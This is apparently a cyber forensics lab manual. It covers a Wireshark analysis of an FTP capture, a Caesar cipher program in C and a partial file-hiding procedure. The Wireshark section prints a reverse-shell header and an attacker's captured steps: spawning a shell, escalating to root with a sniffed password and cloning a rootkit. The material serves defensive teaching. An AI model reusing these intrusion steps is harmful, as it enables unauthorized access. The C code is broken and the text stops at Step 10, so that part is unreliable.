
**Step 1: Start the VM and launch kali Linux.**

**Step 2: Search for Wireshark tool in kali Linux by clicking on the top left corner and open the Wireshark tool.**




**Step 3: After the Wireshark interface is open, navigate to the files menu in the upper left corner.**


**Step 4: Click on the captured file to open it. This file already exists in the system.(.pcapng file)**



**Step 5: We are attempting to evaluate the packets transmitted over the FTP protocol. Filter the ftp packets by entering 'ftp' into the filter box and press enter.**




**Step 6:** You can now observe the packets being transmitted using the ftp protocol. More requests and replies may be found as you scroll below.



**Step 8:** You can notice a 'login successful' packet when you scroll down to examine.

**Step 9:** Right-click on the packet, select Follow □TCP stream



**Step 10: Now try to analyze the packet by changing the streams in the bottom left corner.**

Wireshark - Follow TCP Stream (tcp.stream eq 7) - Capture.pcapng

4 client pkts, 5 served pkts, 8 turns.

Entire conversation (190 bytes) Show data as ASCII Stream 7 Find Next

Find: Filter Out This Stream Print Save as... Back Close Help

```
220 Hello FTP World!
USER jenny
331 Please specify the password.
PASS 111111
530 Incorrect.
USER jenny
331 Please specify the password.
PASS password123
230 Login successful.
```

**Step 11: In stream 16, we can see the attacker trying to gain the “Initial Access”. The attacker has installed a shell.php file in the var/www/html.**

The screenshot shows the Wireshark interface with the title "Wireshark - Follow TCP Stream (tcp.stream eq 18) - Capture.pcapng". The main pane displays the raw ASCII data of a PHP script. The script is a "php-reverse-shell" implementation. It includes a copyright notice for pentestmonkey.net, terms of use, and a GNU General Public License. It also contains sections for "Description", "Limitations", and "Usage", along with a note about the script being an outbound TCP connection. The script ends with a set\_time\_limit(0); and \$VERSION = "1.0";. At the bottom, there are status bars for "Entire conversation (5,493 bytes)" and "Show data as ASCII", and a toolbar with buttons for "Filter Out This Stream", "Print", "Save as...", "Back", "Close", and "Help". The stream number "18" is highlighted in the toolbar.

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
0 client pkts, 1 server pkt, 0 turns.
```

**Step 12: In stream 18,The reverse shell.php enables the attacker to track all of the user's online behavior.**

```

drwxr-xr-x 2 root root 4096 Jul 25 2018 opt
dr-xr-xr-x 117 root root 0 Feb 1 20:23 proc
drwxr----- 3 root root 4096 Feb 1 22:20 root
drwxr-xr-x 29 root root 1640 Feb 1 22:23 run
drwxr-xr-x 2 root root 12288 Feb 1 22:23 sbin
drwxr-xr-x 4 root root 4096 Feb 1 20:06 snap
drwxr-xr-x 3 root root 4096 Feb 1 20:07 srv
drw-rw-r-- 1 root root 1566572544 Feb 1 19:52 swap.img
drwxr-xr-x 13 root root 4096 Feb 1 20:05 sys
drwxrwxrwx 2 root root 4096 Feb 1 22:25 tmp
drwxr-xr-x 10 root root 4096 Jul 25 2018 usr
drwxr-xr-x 14 root root 4096 Feb 1 21:54 var
lrwxrwxrwx 1 root root 31 Feb 1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-generic
lrwxrwxrwx 1 root root 30 Jul 25 2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-generic
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: password123
jenny@wir3:~$ sudo -l
sudo -l
[sudo] password for jenny: password123
Matching Defaults entries for jenny on wir3:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin

User jenny may run the following commands on wir3:
(ALL : ALL) ALL
jenny@wir3:~$ sudo su
sudo su
root@wir3:~# whoami
whoami
root
root@wir3:~# cd
cd
root@wir3:~# git clone https://github.com/f0rbidd3n/Reptile.git
git clone https://github.com/f0rbidd3n/Reptile.git
Cloning into 'Reptile'...
remote: Enumerating objects: 217, done. [K]
remote: Counting objects: 0% (0/217).[K]
remote: Counting objects: 1% (3/217).[K]
remote: Counting objects: 2% (6/217).[K]
remote: Counting objects: 3% (7/217).[K]
remote: Counting objects: 4% (9/217).[K]
remote: Counting objects: 5% (11/217).[K]
remote: Counting objects: 6% (14/217).[K]
remote: Counting objects: 7% (16/217).[K]
212 client pkts, 14 server pkts, 28 turns.
Entire conversation (19 kB) Show data as ASCII Stream 20 Find Next Filter Out This Stream Print Save as... Back Close Help

```

**Step 13:** In stream 20, we can see the attacker is trying to gain access to the complete console by trying to login to ssh using the same password. This is called the ‘Privilege Escalation’.

**Step 14:** In stream 20, We learn that the intruder set up a backdoor so he can enter the system whenever he wants. This is called ‘Persistence’

## Summary:

## **RESULT:**

**The main aim is to analyze the packet capture using wire shark tool is completed successfully.**


|                 |                                                    |       |
|-----------------|----------------------------------------------------|-------|
| EXPT.NO<br>8(A) | IMPLEMENTATION OF CAESAR CIPHER USING<br>C PROGRAM | DATE: |
|-----------------|----------------------------------------------------|-------|

### AIM:

To implement the simple substitution technique named Caesar cipher using C language..

### PROCEDURE:

**DESCRIPTION:** To encrypt a message with a Caesar cipher, each letter in the message is changed using a simple rule: shift by three. Each letter is replaced by the letter three letters ahead in the alphabet. A becomes D, B becomes E, and so on. For the last letters, we can think of alphabet as a circle and "wrap around". W becomes Z, X becomes A, Y becomes B, and Z becomes C. To change a message back, each letter is replaced by the one three before it.



### ALGORITHM:

**STEP-1:** Read the plain text from the user.

**STEP-2:** Read the key value from the user.

**STEP-3:** If the key is positive then encrypt the text by adding the key with each character in the plain text.

**STEP-4:** Else subtract the key from the plain text.

**STEP-5: Display the cipher text obtained above.**

**PROGRAM: (Caesar Cipher)**

```
#include <stdio.h>
#include <string.h>
#include<conio.h>
#include <ctype.h>

int main()
{
 char plain[10], cipher[10];

 printf("\n Enter the plain text:");
 scanf("%s", plain);

 printf("\n Enter the key value:");
 scanf("%d", &key);

 printf("\n \n \t PLAIN TEXT: %s",plain);
 printf("\n \n \t ENCRYPTED TEXT: ");

 for(i = 0, length = strlen(plain); i < length; i++)
 {
 cipher[i]=plain[i] + key;

 if (isupper(plain[i]) && (cipher[i] > 'Z'))
 cipher[i] = cipher[i] - 26;

 if (islower(plain[i]) && (cipher[i] > 'z'))
 cipher[i] = cipher[i] - 26;
 }
}
```

```

 printf("%c", cipher[i]);

 }

printf("\n \t AFTER DECRYPTION : ");

for(i=0;i<length;i++)

{

plain[i]=cipher[i]-key;

if(isupper(cipher[i])&&(plain[i]<'A')

plain[i]=plain[i]+26;

if(islower(cipher[i])&&(plain[i]<'a'))

plain[i]=plain[i]+26;

printf("%c",plain[i]);

}

getch();
}

```

## OUTPUT:

```

c:\> cd\> gcc -o caesar caesar.c > caesar.o > ./caesar
Enter the plain text:hello
Enter the key value:3

PLAIN TEXT: hello
ENCRYPTED TEXT: Khoor
AFTER DECRYPTION : hello

```

The screenshot shows a Windows command prompt window. The title bar says "cmd". The command entered is "cd\> gcc -o caesar caesar.c > caesar.o > ./caesar". The user then inputs "Enter the plain text:hello" and "Enter the key value:3". The program outputs "PLAIN TEXT: hello", "ENCRYPTED TEXT: Khoor", and "AFTER DECRYPTION : hello". The status bar at the bottom shows compilation details: "Compiling finished successfully.", "line 36 / 36 col 0 sei 0 INS TAB mode CR/LF encoding: UTF-8 filetype: C scope: unknown". The system tray shows battery level at 30% and the date/time as 23-02-2023 14:46.

## RESULT:

**The main aim is to study the detail report of cyber forensic tools is completed**

|                 |                                                                                                                    |      |
|-----------------|--------------------------------------------------------------------------------------------------------------------|------|
| EXPT.NO<br>8(B) | Write the step by step procedure for Hiding and extracting any Text file behind an image file using Command Prompt | DATE |
|-----------------|--------------------------------------------------------------------------------------------------------------------|------|

**AIM:**


The main aim is to hide and extract any text file behind an image file using Command Prompt.

**PROCEDURE:**


1. Any file like .rar .jpg .txt or any file can be merged inside another file. In a simple way, we shall learn how to hide a text file inside an image file using the Command Prompt.
2. Suppose you have to hide a text file “A.txt” with the image file “B.jpg” and combine them in a new file as “C.jpg”. Where “C.jpg” is our output file which contains the text hidden in the image file.

Step1: Create a text document with the file name and .txt as an extension


Example: a.txt is created




Step2: Type the content which you need to hide in the image and save it




Step 4: Create an image file and save it with the extension .jpg  
Example: b.jpg is created



Step 5: Open command prompt by selecting start icon in the task bar




Step 6: Open the command prompt a black working place will be available (or) press ctrl+r and type cmd and hit enter.




Step 7: Move to the folder where the two are located the CD command is used to enter in to the folder.


```
>>cd desktop
```



Step 8: Open the text file by its file name Example a.txt then txt file will get open



Step 9: Open the .jpg file by its file name Example b.jpg then the image file will get open




Step 10: Now type the following

